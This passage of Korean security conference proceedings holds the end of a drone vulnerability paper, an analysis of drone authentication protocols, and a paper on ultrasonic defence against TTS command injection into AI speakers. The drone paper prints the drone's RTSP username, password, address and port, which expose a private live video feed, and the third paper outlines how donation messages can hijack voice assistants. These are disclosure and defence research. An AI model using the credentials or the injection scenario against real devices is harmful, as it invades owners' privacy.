RTSP 프로토콜 또한 패킷 송수신시 암호화 되지 않고 전송되는 것을 알 수 있다. RTSP 프로토콜의 기본 사용 포트는 554번이지만 해당 드론은 19200번 포트를 사용한 것을 확인할 수 있다. 본 논문에서는 vlc-3.0.14 프로그램을 통해 그림 9와 같이 RTSP 연결을 시도한다.



[그림 9] VLC Media player

실시간 IP Camera처럼 드론 사용자의 집을 볼 수 있었다. RTSP 연결시 URI는 표 1과 같은 형식으로 되어있다.

Protocol	RTSP
Username	My_syma
Password	ls155633
Ip	192.168.100.1
Port	:19200
Parameter	HYSmaH264VideoSMS

[표 1] 드론의 URI 형식

만약 공격자가 드론 WiFi에 접속한 상태일

경우 이용자가 드론을 통해 송출하는 실시간 영상을 확인할 수 있으며 이용자가 집에서 드론의 전원을 켜 둔 상태일 경우 실시간 홈CCTV의 기능처럼 공격자가 사생활을 엿 볼 수 있다.

IV. 대응방안

본 장에서는 3장에서 나타난 암호화 되지 않은 패킷들의 위험성을 알아보고 이에 대한 대응방안을 제시하고자 한다.

1.1 SFTP 프로토콜 사용 권장

해당 드론은 FTP 프로토콜과 함께 21번 포트번호를 사용하는 것을 알 수 있다. 그러나 FTP를 통한 통신은 모든 패킷이 평문으로 전송되기 때문에 스니핑(Sniffing) 또는 스푸핑(Spoofing)과 같은 중간자 공격에 취약하다는 것을 알 수 있다. 따라서 평문 전송이 아닌 암호화 전송 방식인 SFTP(Secure File transfer protocol)프로토콜을 사용하는 것을 권장한다. SFTP는 암호화 기법을 사용해 전송하는 SSH(Secure SHell)을 이용하여 파일을 전송하는 방법으로 이를 사용하면 중간자 공격에 노출이 되어도 암호화된 문자열들만 보이기 때문에 공격자가 아이디나 패스워드 그 외 이용자가 실행하는 행위를 알 수 없다.

1.2 SRTP 프로토콜 사용 권장

3장의 1.4 RTSP 분석에서는 동영상 촬영시에 나타나는 패킷에서 RTSP 인증과정을 볼 수 있어 FTP와 마찬가지로 중간자 공격에 취약하다는 것을 알 수 있다. RTP를 사용하는 프로토콜 사용시 암호화하여 전송하는 SRTP(Secure Real-time Transport Protocol)를 사용하여 송수신하는 실시간 음성 영상 등의 데이터를 중간자 공격으로부터 방어할 수 있도록 한다.

V. 결론

본 논문에서는 드론에서 발생 가능한 취약점들을 연구하고 이에 대한 대응방안을 제시하였다. FTP에 대한 로그인 정보를 획득할 수 있었고, 파일 변조가 가능했다. 또한 RTSP에 대한 패킷 정보들을 토대로 스트리밍 상태를 직접 확인할 수 있었고, 사생활 침해가 나타날 수 있을 것으로 파악하였다.

WiFi 모듈을 탑재한 드론은 보통 공개형 WiFi를 추구하고 있다. 이러한 공개형 WiFi는 보안에 취약하기 때문에 드론 조종자만 알 수 있는 비밀번호를 사용해야 하며 WPA2(WiFi Protected Access)를 사용해 암호화하여 보안성을 높여야 한다. 드론의 취약점을 통한 피해의 파급력은 상당하기 때문에 드론에서 사용되는 프로토콜의 보안성을 키워야 하며 보안 프로토콜의 연구에 대해서는 향후 연구로 남을 것이다.

[참고문헌]

[1] 국토교통부 첨단항공과, 年 1700명 드론 조종인력 양성체계 구축, https://www.molit.go.kr/USR/NEWS/m_71/dtl.jsp?lcmspage=1&id=95078980, 2017

[2] 길민권, 4천595억으로 성장한 드론 시장…보안위협↗, 사이버보안 가이드 나와, 데일리시큐, https://www.dailysecu.com/news/articleView.html?idxno=117753, 2020

[3] 신동연, 해킹 쉬운 드론, GPS 교란시켜 빼돌릴수 있을까, 중앙일보, https://news.joins.com/article/23177968, 2018

[4] 이영섭, 세계 1위 중국산 드론 앱에 보안 취약점 발견…미 안보우려 커져, 연합뉴스, https://www.yna.co.kr/view/AKR20200724075900009, 2020

[5] RTSP URL Formatting, https://www.xsplit.com/support/broadcaster/troubleshooting/rtsp-url-formatting

[6] 최창경, 드론의 보안 취약점 및 대응방안 연구, 숭실대학교 정보과학대학원 정보보안학과 석사학위논문, 2021

[7] 윤상식, 드론의 사이버 위협, 아주대학교 정보통신대학원 사이버보안전공 석사학위논문, 2019

IoD 환경에서 경량 인증을 위한 보안성 및 효율성 분석1)

선하라,* 정재열,* 임준호,** 정익래***

*,***고려대학교 (대학원생, 교수)

**육군3사관학교 컴퓨터과학과 (강사)

Security and Efficiency Analysis of Authentication technology for Lightweight in IoD Environment

Ha Ra Seon,* Jae Yeol Jeong,* Joon Ho Lim,** Ik Rae Jeong***

*,***Korea University(Graduate student, Professor)

**Korea army academy at Yeongcheon(Lecturer)

요 약


IoD를 활용한 다양한 분야에서 드론 사용이 증가하는 가운데, 안전성 및 보안성에 대한 우려 역시 커져 드론 보안 인증 서비스가 출시된 실정이다. IoD 환경에서 드론의 활용성을 높이기 위해서는 드론과 사용자 간 인증이 효율적이고 안전해야 한다. 본 논문에서는 Chen 기타 등 프로토콜과 Yahuza 기타 등 프로토콜의 보안성과 효율성을 비교한다. 두 프로토콜 모두 타원 곡선 암호를 사용하여 IoD를 구성하는 주체들을 인증한다. 그러나 Chen 기타 등 프로토콜은 Yahuza 기타 등 프로토콜보다 보안성과 효율성이 떨어진다. IoD 환경에 데이터 통신 양이 늘어날수록 요구되는 프로토콜은 보안성과 효율성을 동시에 높은 수준으로 만족시켜야 한다.

I. 서론

코로나 19로 언택트(untact) 사회가 도래하면서 미래 기술의 현실화가 가속화되고 있다. 이에 따라 무인화 기술에 대한 투자가 확대되며 드론 기술이 발전하고 있다. 최근 인도에서는 “Medicine from the sky” 프로젝트의 일부로 텔랑가나주에 드론을 사용하여 코로나 19 백신을 보급하기로 했다. 그러나 드론에 대한 제어권을 탈취하거나 드론의 운행을 방해하는 등 각종 보안과 안전성 문제가 우려되고 있다. 따라서 한국 보안 인증에서는 드론에 특화된 보안 인증 플랫폼을 출시했다. 이 플랫폼은 안전한 드론 산업 발전을 위해 관제 서버와 연동하면서 사용자인증이 상호 간에 성립될 수 있다.

IoD 환경(Internet of Drone)에서 보안 위협은 드론, 지상 관제센터 (Ground Control Station, 이하 GCS), 서버라고도 부르는 신뢰할 수 있는 인증기관(Trusted Authority Center, 이하 TAC), 모바일 기기(Mobile Device, 이하 MD)사이에 등록, 합의, 상호작용 과정에서 나타난다. CK-적대 모델(Canetti and Krawczyk)로 알려진 공격 모델에서 공격자는 세션의 세션 상태 및 세션 키와 함께 비밀 자격 증명을 손상시킬 수 있다. 나아가 이 자격 증명을 사용하여 위장 공격과 같은 다른 공격까지 연쇄적으로 발생할 수 있다. [4] 인증 위협은 IoD 네트워크 참여자의 인증서를 공격자가 도청한 후 가짜 인증서로 바꿔치기하거나 만료된 인증서로 재전송할 수 있다. [3] 따라서 네트워크 구성 요소 사이의 보안성이 보장되어야 IoD 환경에서 안전한 통신이 가능하다. 더불어 사용자 편


1) 본 연구는 고려대 암호기술 특화연구센터를 통한 방위사업청과 국방과학연구소의 연구비 지원으로 수행되었습니다.



<그림 1> Chen 기타 등 프로토콜

의성을 위해 기기에 적용되는 인증 기술을 경량화시켜 빠른 통신 속도를 지원해야 한다. 따라서 본 논문에서는 최신 연구 중 보안성과 효율성을 중심으로 두 프로토콜을 비교한다.


II. Chen 기타 등 프로토콜[1]




<그림 1> Chen 기타 등 프로토콜의 IoD 환경

Chen 기타 등 프로토콜은 <그림 1>과 같은 IoD 환경을 가정했으며 서버가 공격자에게 악용당하지 않는 상황을 전제했다. 이 프로토콜은 서버에 UAV, MD, GCS를 등록하는 등록 단계, 일회용 비밀 세션키를 생성하는 인증 단계, 합의가 끝난 통신 주체들 간에 상호 작용하는 통신 단계로 구성되어 있다.

III. Yahuza 기타 등 프로토콜[2]



<그림 3> Yahuza 기타 등 프로토콜의 IoD환경



<그림 4> Yahuza 프로토콜

Notation	Definition
s	The secret key of TAC
SK_x	The secret key of x
PK_x	The public key of x, $PK_{TAC} = sL$ [1]
ID_x	Identity of x
r_X, a, b	A random point on an elliptic curve
L	The generator point of the cyclic group G
P_X, R_X	Public parameter
H_x	Message digest of x
S_x	Signature of x
T_x, T_t	The public parameter of x, Time stamp[2]
H_i	ith one-way hash function
K_{xy}	Secret parameters for x and y
SEK_{xy}	A session key established by x and y
CHK_{xy}	y's verified message from x
$D_x(m)$	Use a session key x to decrypt the message m
$E_x(m)$	Use a session key x to encrypt the message m
Sig_x	The signed message for x
M	The message
M_a	An acknowledged message
$V_{PK_x}(m)$ $V_{x,y}(m)$	Use x's public key PK_x to verify the message m from x to y
a_{CE_x}, μ_{CE_x} $, \beta_{TAC,} M_{CE_x}$	Random integers element of an elliptic curve as an ephemeral secret

<표 1> 두 프로토콜을 설명하는 기호와 설명

Yahuza 기타 등 프로토콜은 <그림 3>와 같은 IoD 환경을 가정했다. 이 프로토콜은 TAC를 제외한 네트워크 구성 노드를 모두 통신 주체로 정의했다. 전제는 초기 설정과 등록 단계에서는 Chen 기타 등 프로토콜과 마찬가지로 통신 채널이 안전하지만, 합의와 통신 단계에서는 통신 주체가 안전하지 않은 채널에 있다고 전제하였다.

3.1 프로토콜 보안성 분석

Chen 기타 등 프로토콜에서는 첫째, TAC가 완전한 신뢰성을 갖는다는 것은 현실과는 괴리가 있다. 따라서 TAC가 공격자에 의해 악용되더라도 안전한 통신을 할 수 있도록 대책이 있어야 한다. TAC가 통신 주체들의 등록을 마친 후에는 IoD 통신 주체들의 공개키와 개인키를 알고 있다. 통신 주체들의 개인키를 사용하여 진짜 통신 주체 대신에 세션키를 생성하여 정보를 가로채거나 통신을 방해할 수 있다. 둘째, 합의 단계에서 공격자가 드론과 TAC 간 메시지를 도청하면 R_X, ID_X, T_X를 알 수 있다. 여기에 b가 노출됐을 때 공격자는 그 값을 사용하여 계산하면 세션키도 얻을 수 있다. 셋째, 첫 번째 메시지의 무결성을 보증할 수 없다. Chen 기타 등 프로토콜에서는 R_X, ID_X, T_X 즉, 첫 번째 메시지의 변경을 식별하기 위한 수단의 통합된 관계를 정립하지 않았다. 따라서 첫 번째 수신된 메시지가 변경 여부를 확인할 수 없다.

반면에 Yahuza 기타 등 프로토콜에서는 첫째, TAC가 통신 주체의 비밀키를 계산할 수 없기에 통신 주체로 위장하여 세션키를 얻을 수 없다. TAC가 $J_{CE_X} = H_1(\alpha_{CE_X} \| \mu_{CE_X})$을 계산하는 것은 불가능하기 때문이다. 둘째, 공격자가 두 통신 주체들의 일회용 비밀 값에 접근할 수 있다 하더라도, $SK_{CE_X} = J_{CE_X} + E_{CE_X}$을 계산할 수 없다. 셋째, $V_{CE_XCE_Y}$을 통해 모든 메시지 무결성을 보증할 수 있다. 공격자가 메시지를 조작하는 경우 수신자는 $V_{CE_XCE_Y}$를 확인하여 공격을 탐지할 수 있다.

3.2 프로토콜 효율성 분석

Notation	Description	Time
T_H	Execution time of hash function operation	0.0023ms
T_{add}	Execution time of elliptic curve addition operation spent	0.0288ms
$T_{\mu l}$	Execution time of elliptic curve multiplication operation	2.226ms
T_{sdec}	Execution time of symmetric decryption operation	0.0046ms
T_{senc}	Execution time of symmetric encryption operation	0.0046ms
T_{sig}	Execution time of signature operation	3.8500ms
T_{sigver}	Execution time of signature verification operation	0.1925ms

<표 2> 효율성 분석 기호 설명

<표 2>는 위에서 언급한 두 프로토콜을 연

	Chen et al	Yahuza et al
Authentication	$10T_{\mu l}+4T_{add}$ $+6T_H$	$6T_{\mu l}+10T_{add}$ $+6T_H$
Communication	$2T_{senc}+2T_{sdec}$ $+1T_{sig}+1T_{sigver}$	$2T_{senc}+2T_{sdec}$

<표 3> 두 프로토콜의 계산 비용 분석

산 시간을 나타낸 기호와 설명이다. <표 3>의 연산 결과로 메시지 길이를 비교하면 합의 단계에서 Chen 기타 등 프로토콜은 1568bits이며, Yahuza 기타 등 프로토콜은 메시지 길이는 1760bits이다. 그러나 통신 단계에서 Chen 기타 등 프로토콜은 1824bits, Yahuza 기타 등 프로토콜의 메시지 길이는 736bits로 후자가 현저히 낮다. 시간으로 비교해 봤을 때, Chen 기타 등 프로토콜은 합의 시간이 22.38ms이며, 통신시간이 4.06ms이 소요된다. 반면, Yahuza 기타 등 프로토콜은 합의 시간이 13.66ms이 소요되며, 통신시간은 0.02ms가 소요된다. 총 컴퓨팅 비용을 계산하면, Chen 기타 등 프로토콜이 26.44ms이며, Yahuza 기타 등 프로토콜이 13.68ms이다. 따라서 Yahuza 기타 등 프로토콜이 Chen 기타 등 프로토콜보다 더 보안성이 강하며 경량화된 프로토콜이다.

IV.결론

Yahuza 기타 등 프로토콜에서는 Chen 기타 등 프로토콜 인증 단계에서 타원곡선 연산 수를 줄였고 통신 단계에서는 통신 주체들 사이의 인증속도를 높여 통신시간을 줄일 수 있음을 확인하였다. 그러나 네트워크 통신 주체들이 인증 과정에서 상대방 정보 일부가 상대 데이터베이스에 남게 된다. 이러한 정보들은 인증속도 향상을 위해 필요하지만, 동시에 보안상 위협이 될 수 있다.

앞으로 IoD 환경에서 상호작용하는 엔티티를 인증하는 과정에서 인증 시간을 감소시키면서 IoD 네트워크를 구성하는 통신 주체들의 프라이버시를 보호할 수 있는 프로토콜을 개발할 계획이다.

[참고문헌]

[1] C.L.Chen, Y.Y.Deng, W.Weng, C.H. Chen, Y.J.Chiu, and C.-M.Wu, “A traceable and privacy-preserving authentication for UAV communication control system,” Electronics, vol. 9, no. 1. p. 62, 2020

[2] M.Yahuza, M.Y.I.Idris, A.W.A.Wahab, T.Nandy, I.B.Ahmedy, R.Ramli, “An edge assisted secure lightweight authentication technique for Safe Communication on the internet of Drones Network IEEE Access, vol. 9, pp. 31420 - 31440, 2021

[3] Y.Tien, J.Yuan and H.Song, “Efficient privacy-preserving authentication framework for edge-assisted internet of drones,” Journal of Information Security and Applications, vol. 48, Oct. 2019.

[4] M.Wazid, A.K.Das, J-H.Lee, “Authentication protocols for the internet of drones: taxonomy, analysis and future directions,” Journal of Ambient intelligence and Humanized Computing(2018), vol. 9, August. 2018

Ultrasonic Sound를 이용한 인공지능 스피커 보호 기법

전희도,[1†] 이선우,[1] 이동훈[2]

[1]고려대학교 정보보호대학원 (대학원생) [2]고려대학교 정보보호대학원 (교수)

Protecting AI Speaker from malicious TTS command by Ultrasonic Sound

Heedo Jeon,[1†] Sunwoo Lee,[1] Dong Hoon Lee[2]

[1] Graduate School of Information Security, Korea University (Graduate Student)

[2] Graduate School of Information Security, Korea University (Professor)

요 약

기계학습과 자연어처리기법이 발달함에 따라서 음성인식 모델을 적용한 스마트 스피커들이 많이 보급되고 있으며 스마트 스피커를 통해 제공되는 서비스들이 우리의 삶을 편하게 만들어 주고 있다. 자연어처리기법의 발달은 스마트 스피커의 보편화뿐만 아니라 텍스트를 사람처럼 읽어주는 Text To Speech(TTS)의 비약적인 발전 또한 가능하게 만들었으며, 현재 클로바 더빙, 구글 듀플렉스와 같은 자연어 기반의 TTS는 사람의 음성과 구분이 힘들 만큼 자연스러운 음성을 제작할 수 있다. 이러한 자연어 기반의 TTS는 광고, 영상제작, 건물 내 방송 등에 사용되며 최근에는 인터넷 방송에 일정 금액의 후원을 한 사람의 텍스트를 방송 진행자에게 읽어주는 투네이션 시스템에도 적용되고 있다. 자연어 기반의 TTS가 만들어내는 자연스러운 음성은 사람뿐만 아니라 스마트 스피커 또한 사람의 음성으로 받아들여 명령어를 실행하며, 이를 악용하여 스마트 스피커를 통해 악의적인 주문을 하게 하거나 개인정보를 유출 시키는 명령어를 투네이션을 통해 전송하는 공격이 발생하고 있으며 본 논문에서는 이러한 공격을 초음파 대역의 신호를 이용하여 방어하는 기법을 소개하고자 한다.

I. Introduction

음성인식 기술은 사람이 하는 말을 기계나 컴퓨터가 기계어로 번역하는 것을 뜻하며, 최근 비약적인 발전을 통하여 음성인식 비서 혹은 음성 메모를 텍스트로 저장해주는 다양한 서비스에 사용되고 있다. 네이버 클로바, 구글 홈, 알렉사와 같은 다양한 인공지능 스피커들 또한 이러한 음성인식 기술을 사용하여 사용자의 언어를 알아듣고 필요한 서비스를 제공하고 있다. 인공지능 스피커는 사용자의 편의를 위해 날씨, 교통, 생활 정보 제공을 비롯한 다양한 서비스를 제공하는데 근래에는 인공지능 스피커를 통하여 물품을 주문하거나 응급신고를 하는 서비스 또한 제공하고 있다. 이러한 인공지능 스피커가 가지는 다양한 서비스는 사용자에게 편리성을 제공하지만, 공격자는 이러한 다양한 서비스를 이용하여 악의적인 명령어를 인공지능 스피커에 주입하여 개인정보의 유출을 하거나 불필요한 물건들을 주문시키는 공격을 취할 수 있다.

음성인식 기술이 사람의 말을 컴퓨터가 이해하기 위한 언어로 바꾸는 기술이라면, 컴퓨터상의 텍스트를 사람의 언어와 음성으로 변환시켜주는 기술을 Text To Speech(TTS)라고 칭한다. 최근 TTS 내의 디코더에 기계학습을 적용해 사람의 음성과 구분하기 어려울 만큼 자연스러운 음성을 제작할 수 있다. TTS를 통하여




그림 1 공격과 방어 Design (위)Attack Scenario (아래)Defense Design

제작된 음성파일은 사람이 듣기에 자연스러울 뿐만 아니라 인공지능 스피커에도 사람의 음성으로 인식되어 명령이 실행되는 현상이 발생한다.

최근 인터넷의 발달과 함께 인터넷 방송을 통하여 시청자들과 실시간으로 소통하는 1인 방송국이 증가 하고 있으며, 이들을 금전적으로 후원하기 위한 수단 중 하나로 문자를 전송하고 TTS가 시청자가 전송한 문자를 방송에서 읽어주는 후원방식이 1인 방송국 사이에서 인기를 얻고 있다. 시청자가 전송한 문자를 읽어주는 과정에서 후원자가 TTS로 재생되는 음성이 인공지능 스피커에서 인식되는 점을 악용하여 현재 주소를 물어보는 명령어 혹은 개인정보를 유출할 수 있는 명령어를 후원 메시지로 전송할 수 있다. 인터넷 방송은 다수가 실시간으로 시청한다는 점으로 미루어 볼 때 이러한 공격은 방송 진행자의 개인정보가 다수에게 노출되게 할 수 있다.

스마트폰에서는 이러한 공격 위협 점을 사용자의 음성 피처 값을 학습하여 사용자를 인식하는 음성학습을 통하여 해결하였지만, 낮은 사양의 환경을 가진 인공지능 스피커의 경우 이러한 음성학습기능을 포함하기 어렵다[1]. 하지만 기존 인공지능 스피커의 마이크가 가지는 인식 주파수범위와 사람의 청력이 가지는 주파수범위의 차이를 이용하여, TTS 음성파일을 제작할 때 인공지능 스피커에만 들리는 초고주파의 노이즈를 삽입한다면 사람의 귀에는 동일한 음성파일로 들리지만, 인공지능 스피커는 명령어를 인식 하지 못하게 할 수 있다. 따라서 본 논문에서는 인공지능 스피커의 환경에서 변조된 TTS 음성이 인식되지 않게 하여 기존 위협점으로부터 안전하게 하는 기법을 제안하고자 한다.

II. Attack Scenario & Defense Design

2.1 Attack Scenario

인공지능 스피커를 통해 개인정보를 유출하는 공격을 진행하기 위하여 공격대상자의 기기에서 원하는 명령어를 스피커 상에서 출력할 수 있어야 한다. 본 논문에서는 공격대상자가 인터넷 방송을 진행 중이며 TTS를 활용한 후원방식을 사용하고 있다는 상황을 가정한다. 공격자는 후원을 통해 공격대상자의 컴퓨터에 연결된 스피커를 통해 원하는 명령어를 재생하게 하여 공격대상자가 소유한 인공지능 스피커가 전송된 명령어를 실행하도록 한다.

2.2 Defense Design

인공지능 스피커는 Micro Electro Mechanical System(MEMS)을 사용하는 마이크를 통해 음성을 인식하며, 인공지능 스피커에 사용되는 마이크는 사람의 가청범위인 300 ~ 20kHz를 넘는 고주파 대역을 인식할 수 있다[2]. 본 논문에서는 마이크만 인식할 수 있는 인간의 비가청대역의 고주파 시그널을 TTS 음성에 추가하여 사람의 귀에는 똑같은 음성으로 들리지만, 고주파로 인해 인공지능 스피커가 명

령어 인식을 방해받는 방어 기법을 제안한다.




그림 2 실험 세팅

III.Experiment

본 실험에서는 Defense Design에서 제안한 고주파를 추가한 TTS 음성을 제작하는 상황을 가정하기 위해서 미리 제작한 TTS 음성을 디바이스에서 재생할 때, Keysight사의 N9310A Signal Generator를 이용하여 500mv의 진폭을 가지는 Sine 형태의 시그널을 제작하고 Avisoft Bio acoustics 사의 Ultrasonic Power Amplifier를 통해 증폭한 고주파 시그널을 Avisoft Bio acoustics 사의 Ultra-Sonic Speaker를 통해 동시에 송출하였다. 실험을 위해 네이버에서 제공하는 기계학습 기반의 TTS 서비스인 네이버 클로바를 사용하여 “하이 빅스비”와 ”에어컨 24도로 설정해줘“를 각각 Recognition과 Command를 위해 제작하였다. 제작된 TTS 음성과 고주파 신호를 동시에 송출하였을 때 삼성 갤럭시 홈 미니에서 정상적으로 Recognition과 Command를 실행하는지 확인하였으며, 설정한 Command 이외의 Command가 실행된다면 성공으로 간주하였다.

IV.Experiment Result

4.1 주파수 별 데시벨 측정

주파수(kHz)	데시벨(dB)
20	88.5
21	83
22	80
23	74
24	65

표 1 주파수 별 데시벨

실험은 방어에 사용될 주파수를 찾기 위해 같은 진폭과 증폭값을 가지는 상황에서 각 주파수의 데시벨(dB)를 측정하여 사람의 가청주파수 범위에서 멀면서 가장 큰 데시벨을 가지는 주파수를 설정하였다.

표 1 에서 볼 수 있듯, 23kHz에서 24kHz로 넘어갈 때 가장 큰 데시벨 변화 폭을 보였으며, 이전 값인 22 ~ 23kHz 사이의 주파수는 80에서 74 사이의 데시벨을 가지며 사람의 가청주파수에서도 충분히 멀어 최적의 주파수로 판단했다[3].

4.2 데시벨 별 Defense 성공률

최적의 주파수 범위중 사람의 가청범위에서 가장 먼 23kHz를 이용하여 Amplifier의 증폭값에 변화를 주어 데시벨을 측정하고, TTS 음성파일과 고주파 시그널의 최대 데시벨을 30cm 거리에서 각각 측정하여 각 데시벨 별 방어 성공률을 계산하였다. 실험을 위해 같은 음성파일을 주파수별로 10회 들려주었으며 Recognition과 Command에 대한 방어 성공률을 아래 표로 정리하였다.

Ultrasonic Decibel(dB)	Recognition defense rate	Command defense rate
58	0%	0%
60	30%	50%
61	100%	100%
62	100%	100%

표 2 TTS 파일이 53.5dB인 경우 Defense 성공률

Ultrasonic Decibel(dB)	Recognition defense rate	Command defense rate
63	0%	10%
64	10%	30%
65	70%	80%
66	100%	100%

표 3 TTS 파일이 61.8dB인 경우 Defense 성공률

Ultrasonic Decibel(dB)	Recognition defense rate	Command defense rate
64	0%	0%
65	30%	50%
66	90%	90%
67	100%	100%

표 4 TTS 파일이 63.5dB인 경우 Defense 성공률

TTS 파일을 재생하는 장치로부터 30cm의 거리에서 인공지능 스피커가 명령어를 인식하는 데 지장이 없는 가장 작은 볼륨으로 설정했을 경우 음성파일의 데시벨은 53.5dB로 측정되었다. 표 2에서 같은 거리에서 측정한 고주파의 데시벨이 61dB 이상이 되는 경우 Recognition과 Command 둘 다 인공지능 스피커에서 정상적으로 인식되지 않는 것을 확인할 수 있다.

표 3과 표 4는 TTS를 재생하는 장치의 음량을 키워 각각 61.8dB와 63.5dB로 재생할 경우 고주파의 데시벨 별 Defense 성공률을 보여주고 있으며, 실험결과 각각 66dB와 67dB이상의 고주파수를 재생할 경우 Recognition과 Command가 인공지능 스피커에서 실행되지 않는 것을 확인할 수 있다. 실험결과 23kHz의 고주파를 TTS 음성과 함께 재생했을 때 고주파의 데시벨이 TTS 음성의 5 ~ 14%만큼 더 큰 데시벨을 가질 때 인공지능 스피커에서 TTS의 음성이 인식되지 않는 것을 확인할 수 있었다.

V.Future Work

5.1 상용 스피커에도 적용할 수 있는 방법론

본 논문에서 주장한 기법의 한계점으로는 방어를 위해 사용되는 23kHz 대역의 고주파를 재생하기 위하여 별도의 Ultrasonic Sound Speaker가 필요하다는 한계점이 있다. 기존 상용 스피커의 가용 주파수의 범위가 20Hz에서 20kHz인 점을 감안 한다면 본 논문에서 사용된 23kHz의 주파수를 재생하기 어렵다.

별도의 실험으로 인공지능 스피커가 Recognition을 진행한 후 Command를 인식하는 과정에서 고주파 시그널을 주입했다가 멈췄다 할 때 원본 Command와는 전혀 다른 Command로 인식하는 현상을 확인할 수 있었다. 이러한 점을 이용하여 사람의 가청 주파수를 사용하더라도 TTS 음성 중간중간에만 잡음을 삽입하여 사람이 인식하기에는 무리가 없지만 인공지능 스피커가 Command를 실행하기는 어려운 잡음을 제작할 것이다.

5.2 방어 효과를 높일 수 있는 방법론

